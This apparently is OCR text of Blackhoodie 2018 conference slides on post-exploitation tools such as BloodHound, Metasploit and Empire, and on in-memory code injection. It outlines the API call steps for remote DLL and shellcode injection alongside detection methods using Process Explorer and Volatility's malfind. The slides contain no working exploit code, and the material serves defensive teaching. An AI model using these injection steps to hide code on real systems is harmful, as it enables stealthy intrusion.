Hidden in plain sight?

Blackhoodie 2018

Hidden in plain sight

Essy - @casheeew

3rd time Blackhoodie attendee (⚠ it's addictive)

I'm really just curious (:

Hidden in plain sight


Essy - @casheeew

3rd time Blackhoodie attendee (⚠ it's addictive)

I'm really just curious (:

The infamous shoulder of giants

see credits at the end




> rundll32 presentation.dll,**Agenda**


- Attack-Kill-Chain
  - Tools
  - How do they work?
  - What is this in memory stuff?
  - How do we detect it?
- Living off the land playground
- Conclusion
- Rabbitholes

> rundll32 presentation.dll,Agenda

- Attack-Kill-Chain
  - Tools
  - How do they work?
  - What is this in memory stuff?
  - How do we detect it?
- Living off the land playground
- Conclusion
- Rabbitholes



> msbuild.exe **attack_killchain**.csproj



> InstallUtil.exe /U **Tools**.dll


- …
- Bloodhound
- Metasploit Framework
- PowerShell Empire
- …


see https://github.com/emilyanncr/Windows-Post-Exploitation


Bloodhound

Developed:	2016
Author:	Andrew Robbins, Rohan Vazarkar, Will Schroeder
Technology:	Javascript Electron neo4j PS/C# ingestor
Techniques:	Visualize relationships

- Graph theory to reveal relationships in ADs
- Goal: Quickly identify complex attack paths
- Graph queries are build via Cypher
  - memberOf
  - hasSession
  - AdminTo
  - ACLs
  - CanRDP
  - ...
- Red & Blue team tool


BloodHound
Start typing to search for a node...
Database Info
Node Info
Queries
Shortest Paths to Unconstrained Delegation Systems
Shortest Paths from Kerberoastable Users
Shortest Paths to Domain Admins from Kerberoastable Users
Shortest Path from Owned Principals
Shortest Paths to Domain Admins from Owned Principals
Shortest Paths to High Value Targets
Custom Queries
DIY - Owned to High Value
SECURITYBASIL7@DOMAIN.LOCAL
ADMINISTRATOR@DOMAIN.LOCAL
QU_A2@DOMAIN.LOCAL
PERFORMANCE MONITOR USERS@DOMAIN.LOCAL
DANILLE_FELL@SUB.DOMAIN.LOCAL
IIS_USRS@SUB.DOMAIN.LOCAL
PERFORMANCE LOG USERS@SUB.DOMAIN.LOCAL
ACCOUNT OPERATORS@DOMAIN.LOCAL
ADMINISTRATORS@DOMAIN.LOCAL
GROUP_9@SUB.DOMAIN.LOCAL
SRV_6.DOMAIN.LOCAL
GROUP_7@SUB.DOMAIN.LOCAL
DOMAIN ADMINS@DOMAIN.LOCAL
BACKUP OPERATORS@DOMAIN.LOCAL
READ ONLY DOMAIN CONTROLLERS@SUB.DOMAIN.LOCAL
ADMINISTRATOR@SUB.DOMAIN.LOCAL
DC_2.DOMAIN.LOCAL
WS_1.SUB.DOMAIN.LOCAL
WS_2.DOMAIN.LOCAL
DC_3.DOMAIN.LOCAL
WS_3.SUB.DOMAIN.LOCAL
RAS AND IAS SERVERS@DOMAIN.LOCAL
EUGENIE_HITES@DOMAIN.LOCAL
REMOTE DESKTOP USERS@SUB.DOMAIN.LOCAL
DISTRIBUTED COM USERS@DOMAIN.LOCAL
DEFAULT DOMAIN POLICY@SUB.DOMAIN.LOCAL
ARLEN_DREHER@SUB.DOMAIN.LOCAL
TERMINAL SERVER LICENSE SERVERS@DOMAIN.LOCAL
CRYPTOGRAPHIC OPERATORS@SUB.DOMAIN.LOCAL
DOMAIN GUESTS@SUB.DOMAIN.LOCAL
ALLOWED RODC PASSWORD REPLICATION GROUP@SUB.DOMAIN.LOCAL
DOMAIN CONTROLLERS@SUB.DOMAIN.LOCAL
DC_1.DOMAIN.LOCAL
DOMAIN CONTROLLERS@DOMAIN.LOCAL


ME
IS THIS HIDDEN IN PLAIN SIGHT?
imgflip.com


BloodHound
WINDOWS1.TESTLAB.LOCAL
ADMIN@TESTLAB.LOCAL
AdminTo
Help
Delete Edge
WriteOwner
AdminTo
AdminTo
WINDOWS1.TESTLAB.LOC
WriteOwner
AdminTo
MemberOf
DOMAIN ADMINS@TESTLAB.LOCAL
MemberOf
AdminTo
GenericAll
Raw Query

Metasploit Framework

Developed:	2003
Author:	H.D. Moore
Language:	Ruby
Technqiues:	Public exploits, post exploitation modules, auxiliary modules, ...

Meterpreter

- advanced multifunction payload
- multi platform
- encrypted communication

Process injection

- injects itself into a running process
- uses **reflective DLL injection**
- metsrv.dll's header can be modified to be usable as shellcode

PowerShell Empire

Developed: 2015
Author: Will Schroeder, Matt Nelson, Justin Warner

Language: Python,Powershell


Technqiues: Post-Exploitation without powershell.exe

Modules

- code_execution
- collection
- credentials
- lateral_movement
- management
- persistence
- privesc
- situational_awareness
- trollsploit

Process injection
launcher code for the agent is embedded in the .DLL

After the initial payload all subsequent attacks are stored **in memory**



But how does it work?

(In)-Memory stuff & Code injection


Techniques:

- Remote DLL injection
- Remote Shellcode injection
- Reflective DLL injection
- Process Hollowing
- APC injections
  - Atombombing
  - Gargoyle (ROP/APCs)
- Injection via Shims
- Inline Hooking
- <insert more rabbit holes here>


(In)-Memory stuff & Code injection

Techniques:

- Remote DLL injection
- Remote Shellcode injection
- Reflective DLL injection
- Process Hollowing
- APC injections
  - Atombombing
  - Gargoyle (ROP/APCs)
- Injection via Shims
- Inline Hooking
- <insert more rabbit holes here>



Remote DLL injection



Hidden in plain sight?

Remote DLL injection - Detection examples

- not easy to distinguish between malicious DLL and explicitly loaded DLLs in the victim process (‘LoadLibrary’)

- injected DLL hides in plain side, just try
  - listdlls
  - Process Explorer
  - Process Hacker

- it blends in with legitmate modules

- Chances of detection are higher if we try to hide the DLL, e.g.
  - unlink its entry from _LDR_DATA_TABLE_ENTRY (ldrmodules)
  - unpack and copy decompressed code to new memory region

- Modern detections track & flag ‘CreateRemoteThread’

Typical API calls

OpenProcess
VirtualAllocEx
WriteProcessMemory

CreateRemoteThread
-> LoadLibrary

LdrLoadDll (native)

Remote DLL injection - Detection examples

- not easy to distinguish between malicious DLL and explicitly loaded DLLs in the victim process (‘LoadLibrary’)

- injected DLL hides in plain side, just try
  - listdlls
  - Process Explorer
  - Process Hacker

- it blends in with legitmate modules

- Chances of detection are higher if we try to hide the DLL, e.g.
  - unlink its entry from _LDR_DATA_TABLE_ENTRY (ldrmodules)
  - unpack and copy decompressed code to new memory region

- Modern detections track & flag ‘CreateRemoteThread’

not fancy enough, let’s move on...

Typical API calls

OpenProcess
VirtualAllocEx
WriteProcessMemory

CreateRemoteThread
-> LoadLibrary

LdrLoadDll (native)

Remote Shellcode injection

1. **Our process** allocates memory in the **victim process** using ‘VirtualAllocEx’ with the ‘PAGE_EXECUTE_READWRITE’ protection
2. **Our process** **transfers a block of code** to the **victim process** using ‘WriteProcessMemory’
3. **Our process** calls ‘CreateRemoteThread’ and points the thread’s starting address to a function within the transferred block of code inside the **victim process**

Typical API calls

OpenProcess
VirtualAllocEx

WriteProcessMemory
CreateRemoteThread

LdrLoadDll (native)


Hidden in plain sight?

Remote shellcode injection - Detection examples

Tools to investigate:

- Process Hacker
- Process Explorer (Sysinternals)
- listdlls (Sysinternals command-line utility)
- Or use the Windows API functions (see CreateToolhelp32Snapshot)

- Volatility plugin ‘malfind’
  - look for readable, writeable and executable private memory regions
  - regions will contain shellcode (or PE header)
  - malfind displays hex dump and disassembly



Address	Type	Size	Protection	Committed	Details
000002D85E3E0000	Private Data	1,164 K	Execute/Read/Write	1,164 K	
000002D85E510000	Private Data	1,204 K	Execute/Read/Write	1,204 K	
000002D85E640000	Private Data	444 K	Execute/Read/Write	444 K	
000002D85E6B0000	Private Data	152 K	Execute/Read/Write	152 K	

Typical API calls

OpenProcess
VirtualAllocEx

WriteProcessMemory
CreateRemoteThread


LdrLoadDll (native)

Remote shellcode injection - Detection examples

Tools to investigate:

- Process Hacker
- Process Explorer (Sysinternals)
- *listdlls (Sysinternals command-line utility)*
- Or use the Windows API functions (see CreateToolhelp32Snapshot)

- Volatility plugin ‘malfind’
  - look for readable, writeable and executable private memory regions
  - regions will contain shellcode (or PE header)
  - malfind displays hex dump and disassembly



Address	Type	Size	Protection	Committed	Details
000002D85E3E0000	Private Data	1,164 K	Execute/Read/Write	1,164 K	
000002D85E510000	Private Data	1,204 K	Execute/Read/Write	1,204 K	
000002D85E640000	Private Data	444 K	Execute/Read/Write	444 K	
000002D85E6B0000	Private Data	152 K	Execute/Read/Write	152 K	

still too easy...let’s try harder

